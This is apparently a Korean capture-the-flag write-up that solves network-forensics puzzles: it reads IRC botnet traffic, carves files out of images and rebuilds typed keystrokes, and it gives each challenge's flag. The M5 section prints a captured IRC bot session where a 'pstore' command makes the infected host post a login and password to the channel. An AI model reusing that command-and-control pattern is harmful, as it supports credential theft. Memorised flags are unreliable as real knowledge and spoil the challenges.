
M5

Q 메일 사용자계정과 패스워드가 IRC 봇에 감염되어 유출됐다.

EQ. mail account and password leak by infected IRC bot.

Key is password


문제에서 IRC봇을 언급하여 "NICK"문자열로 String 검색을 하여 다음과 같은 내용을 확인하였다.



```
Follow TCP Stream
Stream Content
NICK [KOR][OH]nlnldamv
USER lol lol lol shadowbot
JOIN #test
:darkjester.xplosionirc.net NOTICE AUTH :*** Looking up your hostname...
:darkjester.xplosionirc.net NOTICE AUTH :*** Couldn't resolve your hostname; using
your IP address instead
PING :85224160
:darkjester.xplosionirc.net 451 JOIN :You have not registered
PONG :85224160
:darkjester.xplosionirc.net 451 JOIN :You have not registered

:darkjester.xplosionirc.net 001 [KOR][OH]nlnldamv :welcome to the ROXnet IRC Network
[KOR][OH]nlnldamv!lol@192.168.10.200
:darkjester.xplosionirc.net 002 [KOR][OH]nlnldamv :Your host is
darkjester.xplosionirc.net, running version Unreal3.2.7
:darkjester.xplosionirc.net 003 [KOR][OH]nlnldamv :This server was created Fri Jul 13
19:22:25 2007
```

확인된 shadowbot은 실제 존재하는 유명 IRC 약성코드이다.



```
Follow TCP Stream
Stream Content
JOIN #test
:darkjester.xplosionirc.net 251 [KOR][OH]nlnldamv :There are 1 users and 1 invisible
on 1 servers
:darkjester.xplosionirc.net 253 [KOR][OH]nlnldamv 1 :unknown connection(s)
:darkjester.xplosionirc.net 254 [KOR][OH]nlnldamv 1 :channels formed
:darkjester.xplosionirc.net 255 [KOR][OH]nlnldamv :I have 2 clients and 0 servers
:darkjester.xplosionirc.net 265 [KOR][OH]nlnldamv :Current Local Users: 2 Max: 3
:darkjester.xplosionirc.net 266 [KOR][OH]nlnldamv :Current Global Users: 2 Max: 2
:darkjester.xplosionirc.net 422 [KOR][OH]nlnldamv :MOTD File is missing
:[KOR][OH]nlnldamv MODE [KOR][OH]nlnldamv :+iwx
:[KOR][OH]nlnldamv!lol@C09801AC.A8F8A2B1.BDB9C09D.IP JOIN :#test
:darkjester.xplosionirc.net 353 [KOR][OH]nlnldamv = #test :[KOR][OH]nlnldamv @wootang
:darkjester.xplosionirc.net 366 [KOR][OH]nlnldamv #test :End of /NAMES list.
:wootang!woo_tae@AE8C3C00.A8F8A2B1.BDB9C09D.IP PRIVMSG #test :pstore
PRIVMSG #test :Root -> [:] Executing pstore
PRIVMSG #test :pstore https://accounts.google.com/ServiceLogin
lol@hackthepacket.com K~e!y:good_bye_jobs

Entire conversation (2611 bytes)
Find Save As Print ASCII EBCDIC Hex Dump C Arrays Raw
Help Filter Out This Stream Close
```

flag는 어렵지 않게 TCP stream 아래 부분에서 찾을 수 있었다.

flag : good\_bye\_jobs

## M6

Q 누군가 내 컴퓨터에 문자를 남겼다 혁...

EQ Someone put words on my computer...

문제패킷을 보다보면, MOUSE\_EVENT과 KEY\_EVENT가 빈번히 있는 스트림을 볼 수 있다.

" tcp.stream eq 21 and data contains "KEY\_EVENT" " 필터를 통해 KEY\_EVENT 관련 내용만을 추출하여, 전달된 내용을 print하여 분석하면 아래와 같다.

..) Av..PV.K..E..qV.....j...?.....1.2]v*..>..P...d,.. ' '...A...9..cmd...	KEY_EVENT	..input.....*
..) Av..PV.K..E..qV.....i...?.....1.2]v*..>..P...d,.. ' '...A...9..cmd...	KEY_EVENT	..input.....*
..) Av..PV.K..E..qV.....h...?.....1.2]v+?>..P...a... ' '...A...9..cmd...	KEY_EVENT	..input.....*
..) Av..PV.K..E..qV.....^...?.....1.2]v+..>..P... ' '...A...9..cmd...	KEY_EVENT	..input.....%K.
..) Av..PV.K..E..qV.....Y...?.....1.2]v[,>..P...\$j.. ' '...A...9..cmd...	KEY_EVENT	..input.....%K.
..) Av..PV.K..E..qV.....X...?.....1.2]v[,>..P...?!.. ' '...A...9..cmd...	KEY_EVENT	..input.....E.
..) Av..PV.K..E..qV.....T...?.....1.2]v[,>..P...;... ' '...A...9..cmd...	KEY_EVENT	..input.....E.
..) Av..PV.K..E..qV.....P...?.....1.2]v-[->..P...%Z... ' '...A...9..cmd...	KEY_EVENT	..input.....Y.
..) Av..PV.K..E..qV.....I...?.....1.2]v-..>..AP... ' '...A...9..cmd...	KEY_EVENT	..input.....Y.
..) Av..PV.K..E..qV.....D...?.....1.2]v.V>..PP...S... ' '...A...9..cmd...	KEY_EVENT	..input.....*
..) Av..PV.K..E..qV.....@...?.....1.2]v...>..P...Pe... ' '...A...9..cmd...	KEY_EVENT	..input.....*
..) Av..PV.K..E..qV.....<...?.....1.2]v/.>..P...Mi... ' '...A...9..cmd...	KEY_EVENT	..input.....*
..) Av..PV.K..E..qV.....;...?.....1.2]v/w>..P... ' '...A...9..cmd...	KEY_EVENT	..input.....'
..) Av..PV.K..E..qV.....6...?.....1.2]v/.>..P...k... ' '...A...9..cmd...	KEY_EVENT	..input.....'
..) Av..PV.K..E..qV.....2...?.....1.2]v00>..P...H... ' '...A...9..cmd...	KEY_EVENT	..input.....*
..) Av..PV.K..E..qV.....1...?.....1.2]v0>..P... ' '...A...9..cmd...	KEY_EVENT	..input.....P.
..) Av..PV.K..E..qV.....?.....?.....1.2]v1>..P... ' '...A...9..cmd...	KEY_EVENT	..input.....P.
..) Av..PV.K..E..qV.....#...?.....1.2]v1>..VP...J... ' '...A...9..cmd...	KEY_EVENT	..input.....O.
..) Av..PV.K..E..qV.....?.....?.....1.2]v1>..DP... ' '...A...9..cmd...	KEY_EVENT	..input.....O.
..) Av..PV.K..E..qV.....?.....?.....1.2]v2>..P... ' '...A...9..cmd...	KEY_EVENT	..input.....C.
..) Av..PV.K..E..qV.....?.....?.....1.2]v2>..P...7... ' '...A...9..cmd...	KEY_EVENT	..input.....C.
..) Av..PV.K..E..qV.....?.....?.....1.2]v3>..P... ' '...A...9..cmd...	KEY_EVENT	..input.....#H.
..) Av..PV.K..E..qV.....?.....?.....1.2]v3>..P...}... ' '...A...9..cmd...	KEY_EVENT	..input.....#H.
..) Av..PV.K..E..qV.....?.....?.....1.2]v4a>..P... ' '...A...9..cmd...	KEY_EVENT	..input.....T.
..) Av..PV.K..E..qW.....?.....?.....1.2]v4>..P... ' '...A...9..cmd...	KEY_EVENT	..input.....T.
..) Av..PV.K..E..qW.....?.....?.....1.2]v5\>..P...X... ' '...A...9..cmd...	KEY_EVENT	..input.....P.
..) Av..PV.K..E..qW.....?.....?.....1.2]v5>..eP... ' '...A...9..cmd...	KEY_EVENT	..input.....P.
..) Av..PV.K..E..qW.....?.....?.....1.2]v6z>..P...3... ' '...A...9..cmd...	KEY_EVENT	..input.....8.
..) Av..PV.K..E..qW.....?.....?.....1.2]v6>..P... ' '...A...9..cmd...	KEY_EVENT	..input.....8.
..) Av..PV.K..E..qW.....?.....?.....1.2]v7>..P...1?.. ' '...A...9..cmd...	KEY_EVENT	..input.....8.
..) Av..PV.K..E..qW.....?.....?.....1.2]v7U>..P... ' '...A...9..cmd...	KEY_EVENT	..input.....8.

"KKEEYY PPOOCCHHTTTP" 에서 중복된 문자를 제거하면 "KEY POCHTP" 이다.


flag : POCHTP

## H2

Q. 수학을 공부 하던 꼬비는 잠이 들었는데, 공식이 다른 이상한 글자들로 바뀌어있는 꿈을 꾸게 되었다.

EQ. GGOBI went to sleep in studying math and had a dream that the function replaced with strange words.

문제 패킷을 분석하면 다음과 같은 그림파일을 FTP를 통해 전송받은 것을 확인할 수 있다.




Wireshark packet capture showing FTP requests. The table below summarizes the relevant packets:

No.	Time	Source	Destination	Protocol	Length	Info
571	102.130029	192.168.226.1	192.168.226.130	FTP	75	Request: STOR Math.part1.jpg
772	102.219304	192.168.226.1	192.168.226.130	FTP	75	Request: STOR Math.part2.jpg
955	102.280275	192.168.226.1	192.168.226.130	FTP	75	Request: STOR Math.part3.jpg

이 중 Math.part1.jpg 파일에서 foremost 도구를 이용하여 데이터를 추출하면 rar 압축파일을 확인할 수 있다.

```
root@bt: ~/Desktop/HTP/math/output/rar
File Edit View Terminal Help
root@bt:~/Desktop/HTP/math# foremost -i math1.jpg
Processing: math1.jpg
|*|
root@bt:~/Desktop/HTP/math# cd output/
root@bt:~/Desktop/HTP/math/output# ls
audit.txt  jpg  rar
root@bt:~/Desktop/HTP/math/output# cd rar
root@bt:~/Desktop/HTP/math/output/rar# ls
00000066.rar
root@bt:~/Desktop/HTP/math/output/rar#
```

해당 파일의 압축을 풀면 다음과 같이 3개의 한글 파일을 볼 수 있다.



Windows Explorer showing the contents of the 00000066.rar file. The table below summarizes the files:

이름	수정한 날짜	유형	크기
cp - 공통수학정리.hwp	2011-10-07 오전...	한글과컴퓨터 한...	36KB
cp - 수학1_공식정리.hwp	2011-10-07 오전...	한글과컴퓨터 한...	47KB
cp - 수학2_공식정리.hwp	2012-10-26 오후...	한글과컴퓨터 한...	48KB

위 파일들은 각 영역에 대한 수학기초들이 있는 한글파일이기 때문에 문제상에서 도움을 받아 내용을 일일이 확인하였다.

확인 중 "cp - 공통수학정리.hwp"에서 다음과 같은 내용을 볼 수 있었다

▶ **절대값그래프**

- ①  $y=f(|x|)$  : i.  $y=f(x)$  ( $x \geq 0$ )을 그린다.  
ii.  $y$ 축 대칭
- ②  $|y|=f(x)$  : i.  $y=f(x)$  ( $y \geq 0$ )을 그린다.  
ii.  $x$ 축 대칭
- ③  $|y|=f(|x|)$  : i.  $y=f(x)$  ( $x \geq 0, y \geq 0$ )을 그린다.  
ii.  $x, y$ 축, 원점대칭
- ④  $y=|f(x)|$  : i.  $y=f(x)$  을 그린다.  
ii.  $x$ 축 밑의 그래프를 꺾어 올린다.
- ⑤  $|<3y = (47(|-|Y0ur\_Dr34m$  i.  $y=f(x)$   
ii.  $y=f(x)$  축 밑의 그래프를 꺾어 올린다.

flag : Y0ur\_Dr34m


H3

Q. 우태혁의 여자친구 이름은 무엇이고, 어디에 살고 있는가?

EQ What is the name of Woo Tae Hyuck's girl firend, and where she is?

(Key Format :: Woo Tae Hyuck\_Hanla Mountain)

"woo tae hyuck" 이라는 키워드로 검색하여 TCP Stream만 확인하여 flag를 찾을 수 있었다.



flag : Kim Ha Neul\_Dokdo island

## H5


Q. 네이트온 사진 함께 보기를 통해, 우탱이는 어떤 수학문제를 알게 됐을까?

**EQ. What does Wootang get a mathematical problem via the function of sharing the picture on NateOn?**

정답은 수학문제를 푼 값입니다.


**The answer is the right value solving the math.**

네이트온을 사용했다고 해서 "nate.com"으로 검색을 하여 다음과 같은 내용을 찾았다.



전송된 데이터를 조합하여 추출한 그림파일은 다음과 같다.

(도형문제는 어렵다. TT)



**flag : 40**